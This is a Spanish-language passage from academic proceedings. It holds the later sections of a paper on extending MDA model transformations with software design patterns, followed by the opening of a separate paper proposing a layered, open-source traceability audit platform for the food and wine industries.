Este modelo permite contar con procesos de desarrollo con capacidad de soportar la actividad de desarrollo a partir del conocimiento contenido en sus abstracciones. Sin embargo, el nivel de abstracción propuesto por el enfoque se encuentra aún demasiado alejado de los dominios tecnológicos y de aplicación en los cuales se pretende desarrollar aplicaciones. Es decir, no incluye abstracciones de estos dominios a partir de las cuales sea posible derivar soportes inteligentes para el desarrollo de software. Así, las instancias de procesos de desarrollo construidas, no incluyen instancias de abstracciones en la meta-arquitectura que garanticen un soporte efectivo a la actividad de desarrollo.

Claramente, disponer de un modelo del PDS que incluya abstracciones del tipo referido permitiría construir instancias del PDS con una capacidad de soporte del proceso de desarrollo que elevaría significativamente el perfil ingenieril de la actividad.

1.1. Objetivo

En el contexto del área de problema descripta, el presente trabajo propone extender el modelo de transformaciones MDA propuesto por el enfoque MDA con la capacidad de entender y procesar este tipo de conocimiento y verificar el impacto de esta extensión en el soporte a la actividad de Diseño de Software. Para este objetivo, el trabajo se propone:

- 1) Identificar, en dominio de la Ingeniería de Software, una definición representativa de Diseño de Software.
- 2) Identificar, en dominio de Diseño de Software, un mecanismo estándar de representación del conocimiento inherente al proceso por el cual se produce la toma de decisiones y su efecto sobre el objeto de diseño resultante.
- 3) Extender la definición de Diseño de Software con el mecanismo de representación estándar identificado.
- 4) Extender el modelo de transformaciones MDA aportado por el enfoque MDA de manera que adicione la capacidad de procesar representaciones compatibles con la Definición de Diseño de Software resultante del punto anterior.

1.2. Trabajos relacionados

La mayoría de los trabajos de investigación enfocan el problema principalmente desde el diseño arquitectural. Es decir, intentan aportar soluciones que mejoren el proceso por el cual se obtienen y mantienen las arquitecturas de software. La mayoría de estos, inclusive algunos cuyos resultados han logrado traducirse en productos tecnológicos, lo hace sin considerar el PDS en el que se encuentra inserto el proceso de diseño.

Dada la naturaleza del proceso de diseño, el razonamiento o la base lógica del curso de acciones asociado a la actividad de toma de decisiones se ha convertido en el hilo conductor de buena parte de estos trabajos. La mayoría de sus autores coinciden en diagnosticar el bajo perfil ingenieril que caracteriza actualmente al proceso de Diseño de Software por el cual se obtiene una Arquitectura del Software. Por ejemplo, en [4] Jansen y Bosch introducen el concepto ‘evaporación de conocimiento’ para referirse al hecho por el cual prácticamente todo el conocimiento e información acerca de las decisiones de diseño en las que está basada la arquitectura, está implícitamente embebido en la arquitectura misma, y carecen de una representación de primera clase. Ellos afirman que, una vez tomada la decisión de diseño, no queda huella en la Arquitectura de Software que vincule al efecto resultante en la misma con la decisión de diseño que ocasionó dicho efecto.

Buena parte de estos trabajos se enfocan en la identificación y representación de este tipo de conocimiento y otros se enfocan además en su utilización para soportar al proceso de Diseño de Software

En la primera categoría se destacan precisamente los aportes de Jansen y Bosch quienes en [4], además de introducir el concepto de “evaporación de conocimiento”, definen Arquitectura de Software como una composición de decisiones arquitecturales de diseño, a las que definen como una descripción de un conjunto de adiciones, subtracciones y modificaciones arquitecturales. En este trabajo, coincidimos en el diagnóstico y en la definición de Arquitectura de Software. Inclusive en la vinculación de las decisiones en términos de acciones sobre la arquitectura. Sin embargo, lo hacemos utilizando abstracciones en términos de un mecanismo estándar de representación de este conocimiento y en el marco del enfoque MDA.

Otro trabajo destacado en esta categoría es el que presentan Ton That et al. en [5]. Allí los autores abordan el problema desde la misma perspectiva que Jansen y Bosch [4], pero se enfocan además en mantener el vínculo entre decisiones arquitecturales abstraídas por patrones y los efectos sobre las arquitecturas de software resultantes. En este caso, la coincidencia del trabajo es aún mayor, dado que también coincidimos con la utilización de patrones como forma estándar de

representación de este tipo de conocimiento. También coincidimos con la necesidad de persistir el vínculo, sin embargo, en nuestro trabajo vamos más allá con la persistencia de este vínculo, proponemos reforzar el vínculo tipificándolo como una asociación “clase (patrón)”-“instancia (Arquitectura de Software)” y la representación de primera clase tanto del patrón como de la Arquitectura de Software. Esto hace posible garantizar la consistencia de las ocurrencias de la asociación y su tratamiento para operar sobre las mismas.

Otros trabajos en esta categoría, coinciden en diferentes grados con Jansen y Bosch, pero proponiendo diferentes mecanismos de representación de este tipo de conocimiento y su vínculo con la Arquitectura de Software. Jeff Tyree y Art Akerman en [6] proponen el uso de una plantilla para tablas de documentación de decisiones. De manera similar, Neil B. Harrison y Paris Avgeriou en [7], reconocen el rol de los patrones para entender y documentar las decisiones arquitecturales y hacen una propuesta de integración de patrones arquitecturales vinculándolos a parámetros de calidad de una Arquitectura de Software.

En la segunda categoría, se destaca la realizada por Zimmermann et al. quienes en [8] toman de Jansen y Bosch [4] la definición de Arquitectura de Software y proponen su representación mediante el uso de plantillas. Además, proponen utilizar este conocimiento para soportar al Proceso de Diseño de Software mediante un metamodelo común a la representación y el reforzamiento de decisiones.

Otras propuestas abordan de diferentes maneras los mismos tópicos. Soon-Kyeong Kim y David Carrington en [9], proponen un framework para evolucionar modelos considerando reglas de patrones y en un contexto MDA. Wang Xue-Bin et al. en [10] proponen un enfoque de transformación de modelos orientada por patrones y una plantilla de código de transformación de modelos. Kherraf, Lefebvre y Suryan en [11] presentan en su propuesta una experiencia interesante de transformación de modelos CIM (Computation-Independent Model) a PIM (Platform-Independent Model) utilizando arquetipos para representar conocimiento típico del dominio de transformación.

2. Marco Teórico

2.1. Diseño de Software

Debido a que en la actualidad no parece haber un consenso sobre una definición estándar de Diseño de Software, el trabajo se apoya en las propuestas formuladas por Yair Wand y Paul Ralph y por Frank Buschmann et al. que se describen a continuación, las cuales son representativas de la mayoría y consistentes con la definición del término Diseño incluido en el

glosario de términos más reciente publicado por el comité de estándares de IEEE [12].

2.1.1. La Propuesta de Yair Wand y Paul Ralph. Yair Wand y Paul Ralph sintetizan conclusiones basadas en una investigación muy completa en la literatura existente sobre diseño y enfocan su propuesta en la estructura y organización del proceso de diseño desde un punto de vista abstracto e independiente del dominio [13].

- **Diseño como objeto (sustantivo):** especificación de un objeto, desarrollada por un agente, destinado a cumplir objetivos, en un entorno particular, utilizando un conjunto de componentes primitivas, satisfaciendo un conjunto de requisitos, sujeto a restricciones.
- **Diseño como actividad (verbo):** actividad, desarrollada en un entorno (en el que se desempeña el agente), con el objetivo de crear un diseño.

2.1.2. Propuesta de Frank Buschmann et al. En [14], los autores presentan una categorización y un sistema de patrones con el objetivo de que sea la esencia de un enfoque de orientación por patrones de la Arquitectura de Software. De este modo, el enfoque presentado requiere un conocimiento de la actividad de diseño, al menos a un nivel de abstracción consistente con el diseño arquitectural.

- **Diseño de software** es la actividad ejecutada por un desarrollador de software que resulta en la Arquitectura de Software de un sistema. Se ocupa de especificar los componentes de un sistema de software y las relaciones entre ellos dentro de propiedades funcionales y no funcionales dadas.
- **Arquitectura de Software** es una descripción de los subsistemas de un sistema de software y de las relaciones entre ellos. Subsistemas y componentes son típicamente especificados en diferentes vistas para mostrar las propiedades funcionales y no funcionales relevantes de un sistema de software. La Arquitectura de Software de un sistema es un artefacto. Es el resultado de la actividad de diseño.

Esta definición es totalmente consistente con la propuesta por Ralph y Wand y muchas de sus definiciones pueden ser consideradas como una especialización en el dominio de la Ingeniería de Software.

2.2. Patrones de Diseño de Software

El enfoque de patrones, representa un aporte muy valioso en el abordaje de la complejidad asociada a la actividad de Diseño de Software [15] [5] [7] [4] [10] [8] [16] [2]. Un patrón representa la abstracción de un conjunto de decisiones de diseño que, garantiza determinadas propiedades (funcionales y no funcionales) en el diseño resultante especificadas a través de los requisitos del sistema. Sus propiedades posicionan al

enfoque como un recurso ideal para asistir a la actividad de diseño. Un patrón es a la vez un objeto que encapsula conocimiento de algún dominio particular y una regla que indica cuándo y cómo utilizarlo [14]. Por lo tanto, puede actuar como una guía y/o marco de referencia para el proceso de síntesis y toma de decisiones.

Según Alexander, “un patrón describe un problema que ocurre una y otra vez en nuestro entorno, y describe la esencia de la solución a ese problema, de modo tal que pueda utilizarse esta solución un millón de veces más, sin siquiera hacerlo de la misma manera dos veces” [17].

En el dominio de la Ingeniería de Software, Buschmann especializa esta definición enunciando:

Un Patrón para Arquitectura de Software describe un problema particular y recurrente de diseño que surge en contextos de diseño específicos, y presenta un esquema genérico y probado para su solución. El esquema de solución se especifica mediante la descripción de sus elementos constitutivos, sus relaciones, responsabilidades y formas en las que colaboran [14].

Por lo tanto, podemos considerar a un Patrón de Diseño de Software como la abstracción de casos particulares de diseño especializados para un *Contexto* y *Problema* particular y proporcionando un *Esquema de Solución* genérico para éstos.

Desde una perspectiva más orientada a la actividad, se puede enunciar que la actividad de diseño es esencialmente una actividad de toma de decisiones y, en ese sentido, el *Esquema de Solución* genérico para ese *Contexto* y ese *Problema*, actúa como un modelo que anticipa un conjunto de decisiones de diseño y acota el universo de evaluación para otro esencialmente dependiente del dominio de la aplicación para el cual se está ejecutando la actividad.

Desde otra perspectiva, Christopher Alexander, afirma que un patrón es tanto la descripción de la cosa como la descripción del proceso el cual generará esa cosa [18].

2.3. Model Driven Architecture (MDA)

El enfoque MDA [19], aportado por OMG [20] permite derivar valor de modelos y arquitectura para soportar el ciclo de vida completo de sistemas, con el objetivo de ayudar a manejar complejidad e interdependencia en sistemas complejos.

2.3.1. Arquitectura de meta-modelado basada en MOF: El “meta-modelado” es un concepto clave en MDA. El enfoque MDA define para esta actividad una arquitectura basada en niveles de abstracción donde cada nivel define un nivel de meta-modelado más concreto que el nivel superior y más abstracto que el nivel inferior.




Fig. 1. Arquitectura de Meta-modelado de MDA

En la Fig. 1. *Arquitectura de Meta-modelado de MDA*, presenta los niveles de abstracción denominados M0, M1, M2 y M3. La estructura, términos, notaciones, sintaxis, semántica y reglas de integridad que son usados para expresar un Modelo (M1), constituyen el lenguaje de modelado el cual, en su representación como modelo, es llamado Metamodelo (M2). Por lo tanto, un Modelo (M1) es considerado una instancia de un Metamodelo (M2). Dado que un Metamodelo (M2) es también un modelo, requiere un lenguaje, un “Lenguaje de Meta-modelado” el cual, en su representación como modelo, es llamado Meta-Metamodelo (M3). Por esta razón un Metamodelo (M2) es considerado una instancia de un Meta-Metamodelo (M3). En el otro extremo, un Modelo (M1) también expresa un lenguaje de modelado, en este caso utilizado para expresar abstracciones de una realidad denominadas Objeto de Usuario (M0), razón por la cual una abstracción de una realidad, es considerada una instancia de un modelo (M1).

El lenguaje, en el nivel M3 (Meta-Metamodelo) utilizado para definir metamodelos, como por ejemplo el metamodelo de UML, es MetaObject Facility (MOF) [3], cuya representación como modelo es un Meta-Metamodelo. A pesar de que es posible extender aún más esta arquitectura, para OMG no hay nuevo meta-nivel encima de MOF. Es decir que, el lenguaje utilizado para definir construcciones que especifiquen las reglas para ocurrencias en MOF, sea el propio MOF, el cual está definido como una extensión del metamodelo UML Core [3] más un núcleo de capacidades para gestión de metamodelos.

2.3.2. Arquitectura del proceso de desarrollo: La estrategia del enfoque MDA se apoya en considerar a los artefactos del PDS como modelos y en ordenar estos artefactos en una arquitectura (dirigida por modelos) basada en niveles de abstracción.

En primer lugar, la estrategia categoriza los modelos según su orientación en [21]:

- **Modelos de negocio o de dominio:** históricamente denominados en OMG como Computational Independent Model (CIM).
- **Modelos de sistemas lógicos:**
 - Modelos Independientes de la plataforma (PIM): orientados al modelado lógico del problema.
 - Modelos Específicos de la plataforma (PSM): orientados al modelado del diseño de la solución en términos de la plataforma
- **Modelos de implementación:** Por estar ligados a una plataforma particular, frecuentemente son considerados como PSM. Sin embargo, algunos los consideran en una categoría de abstracción específica llamada Modelos Específicos de Implementación (ISM).

2.3.3. Transformaciones de modelos en MDA: El enfoque MDA completa el modelo del PDS integrando artefactos y actividades de desarrollo mediante transformaciones. Éstas son definidas entre metamodelos para ser aplicadas a la transformación de uno o más modelos de entrada en otro de salida sin importar los niveles de abstracción definidos para la arquitectura del PDS. Una transformación puede ser utilizada para producir una representación a partir de otra, o para cruzar niveles de abstracción o capas arquitecturales.

La Fig. 2. *Ejemplo de Transformación Parametrizada* presenta un ejemplo de un patrón de transformación, tomado de la guía “MDA Guide Version 2.0” [21].




Fig. 2. Ejemplo de Transformación

3. Extensión de Transformaciones MDA

3.1. Introducción

La sección *Marco Teórico*, destaca el *enfoque MDA*, desde una perspectiva particular, la arquitectural. Desde esa perspectiva, describe dos modelos arquitecturales aportados por el enfoque que, sumados a un modelo de transformación entre modelos, especifican un marco genérico que aporta estructura y comportamiento a diferentes instancias de procesos de desarrollo definidos a partir de este enfoque.

¿Por qué entonces puede ser necesario “extender el modelo de transformaciones MDA” si ya disponemos de este recurso? El modelo de transformaciones aportado por el *enfoque MDA*, a pesar del aporte fundamental que realiza, está definido en un nivel de abstracción independiente del dominio y, por lo tanto, muy alejado todavía de dominios específicos y de la toma de decisiones vinculadas a soluciones en esos dominios.

La pretensión aquí consiste en extender ese modelo, sin comprometer su generalidad, con abstracciones de conocimiento de dominios tecnológicos y de aplicación de manera tal que, estas transformaciones, se conviertan en verdaderos asistentes del proceso de diseño.

3.2. Definición de Diseño de Software

3.2.1. Especialización a partir de Propuestas de Wand y Ralph y de Buschmann et al. Como se describe en *Diseño de Software*, cada una de las definiciones propuestas por estos autores representa un aporte importante a los objetivos del trabajo. Por este motivo, en esta sección, consideramos una única definición como una especialización de éstas, en el dominio de la Ingeniería de Software. Lo hacemos:

- Heredando de la definición aportada por Buschmann et al. [14], conceptos que especializan a otros definidos por Wand y Ralph [13],
- Heredando de la definición aportada por por Wand y Ralph conceptos no redefinidos de manera explícita en la definición propuesta por Buschmann et al. [14].

3.2.2. Especialización incorporando Patrones de Diseño de Software. Con fin de contar con una definición que incorpore conocimiento potencialmente reutilizable por instancias del proceso de Diseño de Software necesitamos continuar con la especialización. El enfoque de *Patrones de Diseño de Software* aporta ese nivel de especialización, abstrayendo la esencia de la actividad de síntesis y evaluación de alternativas para la toma de decisiones (anticipa un conjunto de decisiones y acota el universo potencial de evaluación en otro) en un esquema genérico que permite en determinados contextos

su concretización para resolver un problema de diseño específico.

Las figuras 3 y 4 que siguen a continuación, han sido tomadas de la propuesta de definición formulada por Wand y Ralph [13] y extendidas para presentar la versión especializada de la definición de Diseño de Software.

Como se observa en la Fig. 3. *Modelo conceptual de diseño de software extendido con patrones*, este modelo original propuesto por Wand y Ralph ha sido extendido adicionando la perspectiva de *Patrones de Diseño de Software* e idealmente supone que cada parte que integra la Arquitectura de Software de una aplicación, puede ser obtenida como una instancia de un patrón [2]. Si bien no es ésta la realidad del estado actual, ni hay certeza de que lo vaya a ser en un estado futuro, sí hay importante evidencia de su efectividad en un buen número de casos. La pretensión aquí precisamente, consiste en distinguir el fuerte grado de dependencia (ser instancia de) del resultado del proceso de Diseño de Software respecto de Patrones de Diseño de Software, en comparación con el resto de las dependencias.




Fig. 3. Modelo conceptual de diseño de software extendido con patrones

Otro aspecto a considerar en el modelo conceptual se refiere a la asociación mostrada en el modelo entre instancias de la clase Arquitectura de Software. Esta asociación, representa la capacidad que las Arquitecturas de Software tienen para componerse entre sí [2]. Un aspecto notable es la coincidencia de esta capacidad con la capacidad equivalente de composición entre patrones.

La figura que sigue a continuación, Fig. 4. *Modelo conceptual del nivel contextual de diseño de software extendido con patrones*, muestra el nivel contextual del proceso de *Diseño de Software* extendido con la perspectiva de *Patrones de Diseño de Software*. Esta extensión se refleja en la adición de una nueva entrada, *Patrones de Diseño de Software*, y en la estructuración del resultado mediante la asociación ‘Compuesto por’ que permite la composición entre Arquitecturas de

Software inducida por el mismo tipo de composición en *Patrones de Diseño de Software* [2].




Fig. 4. Modelo conceptual del nivel contextual de diseño de software extendido con patrones

La influencia del patrón de diseño en la lógica del proceso de diseño está dada por la regla del patrón, que abstrae y simplifica la actividad de síntesis y evaluación de alternativas de la toma de decisiones.

3.3. Modelo extendido de transformación

3.3.1. Introducción. En este punto, ya contamos con una definición de *Diseño de Software* acorde con los requisitos necesarios para el objetivo planteado. A continuación presentamos el efecto de la definición de *Diseño de Software* extendida sobre el recurso candidato, el recurso de *Transformaciones*, parte del modelo de proceso de desarrollo aportado por el *enfoque MDA*.

3.3.2. El modelo extendido propuesto. La Fig. 2. *Ejemplo de Transformación Parametrizada* ilustra el concepto de transformación para un hipotético caso de transformación PIM a PSM. En nuestro caso, con el fin de resaltar el efecto de la extensión, presentamos un modelo de transformación cuyo origen y destino se encuentran en el mismo nivel del modelo arquitectural del PDS (PIM a PIM o PSM a PSM) propuesto por el *enfoque MDA*. Es decir, un modelo de transformación que permite obtener otra representación del mismo modelo, guiando la transformación con conocimiento obtenido de reglas contenidas en la especificación de un *Patrones de Diseño de Software*.

La siguiente Fig. 5. *Modelo extendido de transformación* presenta un modelo de transformación que extiende el aportado por el *enfoque MDA* con el conocimiento de la nueva definición de *Diseño de Software*. Este conocimiento es inyectado en instancias de transformaciones, e interpretado por éstas, que lo utilizan como guía para construir la salida [2].




Fig. 5. Modelo extendido de transformación

El modelo asimila en la lógica de transformación la capacidad de incorporar decisiones anticipadas por el *Patrones de Diseño de Software* y orientar la toma de otras decisiones en base a las restricciones, también aportadas por el patrón, sobre el universo potencial de evaluación de éstas. Además, utiliza la capacidad de parametrización del modelo de transformación aportado por el *enfoque MDA* para recolectar información del dominio, de requisitos (funcionales y no funcionales), de restricciones y del entorno para soportar la actividad de síntesis y evaluación de alternativas para la toma de decisiones en el proceso de *Diseño de Software*.

4. Conclusiones

El camino seguido en el desarrollo del trabajo, ha permitido comprobar que es posible y conveniente formular una definición de Diseño de Software que incorpore conocimiento más especializado de la actividad, sin perder generalidad en la definición. Dado que el trabajo observa el modelo de transformaciones MDA como un modelo para transformaciones que construyen una Arquitectura de Software, la extensión de la definición de Diseño de Software con el enfoque de Patrones de Diseño de Software, se pudo trasladar de manera natural al modelo extendido de transformaciones MDA propuesto.

Como resultado de experimentos de especificación y aplicación de transformaciones concretas construidas a partir del modelo extendido, se hicieron evidentes beneficios resultantes del impacto de contar con una definición de *Diseño de Software* más especializada en la actividad y con un modelo del PDS basado en tal definición:

- Las Arquitecturas de Software resultantes demostraron poseer propiedades heredadas de los *Patrones de Diseño de Software* utilizados, ya que:
 - Estos patrones garantizan tales propiedades anticipando decisiones y restringiendo el universo potencial de evaluación para otras.

- Las instancias de PDS, derivadas del modelo de PDS extendido, incluyen abstracciones de los patrones utilizados, reforzando y simplificando su uso.

- El proceso de *Diseño de Software* mostró una mejora sensible en su perfil ingenieril debido a que un buen número de decisiones se heredaron directamente de los patrones utilizados y otras resultaron guiadas por restricciones, también heredadas de los patrones, sobre los universos potenciales de evaluación. En los casos, de tomas de decisiones orientadas por estas restricciones, la información faltante fue recibida en la transformación a través de fuentes diversas como parámetros, consulta a otros objetos del dominio, valores por omisión basados en conocimiento heurístico contenido en el patrón y aportes directos del diseñador.

Además, el trabajo identifica con claridad caminos a seguir entre los que se destacan:

- Definición de un metamodelo para *Patrones de Diseño de Software*.
- Definición de un XML Schema para representaciones XMI de instancias del metamodelo de *Patrones de Diseño de Software*.
- Investigación de propiedades resultantes de extrapolar la relación de instancia entre Arquitectura de Software y *Patrones de Diseño de Software* a dominios tales como Orientación a Objetos, XML Schema y Gramáticas de Lenguajes
- Experimentación con transformaciones basadas en diferentes *Patrones de Diseño de Software*.

5. Referencias

- [1] W. W. Gibbs, «Software's Chronic Crisis», *Scientific American*, pp. 86-95, 1994.
- [2] L. Roqué Fourcade, *Diseño de Software: hacia una meta-arquitectura para soportar la toma de decisiones en la definición de la Arquitectura de Software*, San Luis: Universidad Nacional de San Luis, 2017.
- [3] Object Management Group, «OMG's MetaObject Facility», <http://www.omg.org/mof/>. [Último acceso: 15 January 2016].
- [4] A. Jansen y J. Bosch, «Software Architecture as a Set of Architectural Design Decisions», *Proceedings of the 5th IEEE/IFIP Working Conference on Software Architecture (WICSA)*, Pittsburgh, PA, USA, 2005.
- [5] M. T. Ton That, S. Sadou, F. Oquendo y R. Fleurquin, «Preserving architectural decisions through architectural», *Automated Software Engineering*, Singapore, 2016.

- [6] J. Tyree y A. Akerman, «Architecture decisions: Demystifying architecture», *IEEE Software*, vol. 22, nº 2, pp. 19-27, 2005.
- [7] N. B. Harrison y P. Avgeriou, «Leveraging Architecture Patterns to Satisfy Quality Attributes», *Software Architecture*, Aranjuez, Springer-Verlag Berlin Heidelberg, 2007, pp. 263-270.
- [8] O. Zimmermann, T. Gschwind, J. Küster, F. Leymann y N. Schuster, «Reusable Architectural Decision Models for Enterprise Application Development», *Software Architectures, Components, and Applications*, Medford, Springer-Verlag Berlin Heidelberg, 2007, pp. 15-32.
- [9] S.-K. Kim y D. Carrington, «A Pattern-based Model Evolution Approach», *13th Asia Pacific Software Engineering Conference (APSEC'06)*, Kanpur, 2006.
- [10] W. Xue-Bin, W. Quan-Yuan, W. Huai-Min y S. Dian-Xi, «Research and Implementation of Design Pattern-Oriented Model Transformation», *The Second International Multi-Conference on Computing in the Global Information Technology (ICCGI)*, Guadeloupe, French Caribbean, 2007.
- [11] S. Kherraf, É. Lefebvre y W. Suryn, «Transformation From CIM to PIM Using Patterns and Archetypes», *19th Australian Conference on Software Engineering (ASWEC)*, Perth, Australia, 2008.
- [12] IEEE Standards Association (IEEE-SA) Standards Board, ISO/IEC/IEEE 24765, Systems and software engineering — Vocabulary, IEEE Computer Society Press, 2010.
- [13] P. Ralph y Y. Wand, «A proposal for a formal definition of the design concept», *Lecture notes on business information processing (LNBIP)*, pp. 103-136, 2009.
- [14] F. Buschmann, R. Meunier, H. Rohnert, P. Sommerlad y M. Stal, *Pattern-Oriented Software Architecture - A System of Patterns*, Chichester, England: John Wiley & Sons, 2001.
- [15] L. Roqué Fourcade y L. Arakaki, «Derivando el Diseño a Partir de Especificaciones de Requisitos Basadas en Casos de Uso», de *Proceedings of Argentine Symposium on Software Engineering (ASSE)*, La Plata, Argentina, 2012.
- [16] L. Bass, P. Clements y R. Kazman, *Software Architecture in Practice*, Second Edition, New York: Addison-Wesley Professional, 2003.
- [17] C. Alexander, S. Ishikawa y M. Silverstein, *A Pattern Language*, New York: Oxford University Press, 1977.
- [18] C. Alexander, *The Timeless Way of Building*, New York: Oxford University Press, 1979.
- [19] OMG, «MDA - The Architecture of Choice for a Changing World», <http://www.omg.org/mda>. [Último acceso: 15 January 2016].
- [20] OMG, «About the Object Management Group», <http://www.omg.org/gettingstarted/gettingstartedindex.htm>. [Último acceso: 15 January 2016].
- [21] OMG, «OMG Document -- ormsc/14-06-01 (MDA Guide revision 2.0),» 18 June 2014. <http://www.omg.org/cgi-bin/doc?ormsc/14-06-01>. [Último acceso: 15 January 2016].
- [22] I. Jacobson, M. Christerson, P. Jonsson y G. Övergaard, «Interaction diagram», *Object-Oriented Software Engineering - A Use Case Driven Approach*, 1993, pp. 215, 221.
- [23] World Wide Web Consortium (W3C), «XSL Transformations (XSLT),» 23 January 2007. <https://www.w3.org/TR/2007/REC-xslt20-20070123/>. [Último acceso: 15 January 2016].
- [24] OMG, «XMI 2.1», September 2005. <http://www.omg.org/spec/XMI/2.1/>. [Último acceso: 15 January 2016].
- [25] OMG, «Documents associated with Unified Modeling Language™ (UML®), v2.4.1», 2007. <http://schema.omg.org/spec/UML/2.4.1/index.htm>.
- [26] OMG, «Documents associated with XMI Version 2.1», 2005. <http://schema.omg.org/spec/XMI/2.1/>.

Arquitectura para Plataforma de Auditoría de Trazabilidad Aplicada en Bebidas y Alimentos

Alejandro Vazquez^{1,3}, Carlos Troglia¹, Carlos Martinez¹, Gustavo Manino¹, Susana Hubbe², Alberto Cortez^{1,3}, Javier Caballero¹, Agustín Espinosa¹, Ariel Martín¹, Mariano García¹, Claudia Naveda^{1,3}.

UTN Facultad Regional Mendoza, Ingeniería en Sistemas de Información, ¹Laboratorio de Auditoría y Seguridad de TIC, ²Maestría en Ingeniería en Calidad, ³Universidad del Aconcagua, Licenciatura en Informática y Desarrollo de Software.

avazquez@frm.utn.edu.ar, trogli2000@hotmail.com, carlos.martinez@frm.utn.edu.ar, gmanino,su_hubbe@yahoo.com.ar, {cortezalberto, caballerojavier13, agustin.espinosa.21, arielmartin9, marianogarciaamore, claudialaboral@gmail.com}

Resumen

El registro de la trazabilidad es una parte crítica de la industria de bebidas y alimentos. El objetivo de la trazabilidad es permitir el monitoreo completo de un producto en la cadena alimenticia y trazar la historia desde el productor al consumidor. Por lo tanto, es un instrumento preventivo de gestión de calidad y seguridad. En este artículo se aborda una propuesta de arquitectura para la implementación de una plataforma de auditoría trazabilidad. El objetivo de la plataforma es ofrecer la gestión de la auditoría de trazabilidad y la generación de recomendaciones para la mejora continua de procesos de la misma.

Se plantea la creación de una Plataforma Open Source de Auditoría de Trazabilidad Genérica utilizando una Arquitectura en Capas, que puede aplicarse a distintas industrias alimenticias. Los procesos se diseñan con el estándar BPMN 2 (por sus siglas en inglés Business Process Model and Notation) y se despliega en un motor de procesos de negocio. Las reglas del negocio se implementan con un motor de reglas del negocio. La plataforma ofrece un API REST (por sus siglas en inglés Representational State Transfer) para que las empresas auditadas puedan interoperar con el motor de trazabilidad e implementar procesos de mejora continua. Los beneficios de esta propuesta impactan en la mejora de los procesos productivos y de la calidad del producto y contribuye en la disminución de los costos.

1. Introducción

La trazabilidad es la capacidad de seguir el recorrido de un alimento a través de las etapas especificadas de producción, procesamiento y distribución [1]. Se considera como una herramienta de gestión del riesgo, debido a que toda la información que ésta vincula permite acotar los alcances de un incidente alimentario, según lo indicado por el Instituto Nacional de Tecnología Industrial [2].

Tomando como muestra la industria vitivinícola, se realizó un relevamiento y análisis de diez bodegas de la región de Cuyo, Argentina y se observó que tienen diferentes Sistemas de Trazabilidad. Algunos con funciones bien integradas, otras con procesos semi-automatizados y aquellas que sólo registran datos en planillas electrónicas o manualmente, que ayudan parcialmente a determinar la trazabilidad. La implementación de un sistema de trazabilidad completo y eficiente tiene que hacer frente a varios problemas, como la falta de alineación de los sistemas posiblemente diferentes adoptados en los variados segmentos de la cadena de suministro o la información no homogénea mantenida en las diferentes Unidades de la cadena de suministro [3, 4].

Por ello, es necesario el desarrollo de una plataforma informática, que permita auditar los procedimientos y registros de los datos que las empresas deben disponer de sus proveedores (trazabilidad previa). Como los procesos propios que permitan generar, registrar y utilizar los datos (trazabilidad en procesos productivos) y entregar los datos del producto terminado a los clientes o a

empresas y organizaciones que deben continuar la cadena de información (trazabilidad hacia adelante).

Si bien hay normas y marcos de referencia que permiten disponer de guías y procedimientos de control relacionados con la trazabilidad, no se han encontrado evidencias de la existencia de plataformas de auditoría y reingeniería para la trazabilidad de bebidas y alimentos. El objetivo de este trabajo es plantear la arquitectura de una plataforma de auditoría de trazabilidad que pueda aplicarse a distintos tipos de productos.

La plataforma recomendará acciones de mejora continua o acciones que impliquen cambios profundos, considerando el modelo de trazabilidad de cada empresa, sus procesos y tecnología. Como aplicación de la arquitectura planteada se va aplicar la propuesta en la auditoría de trazabilidad del vino en las bodegas de Argentina.

Las características fundamentales de la propuesta son las siguientes:

- Interoperar con los sistemas informáticos de trazabilidad de las empresas. Ofrecer un API con servicios REST para cumplir con esto.
- Gestionar los registros de la auditoría de trazabilidad.
- Generar informes de recomendación.
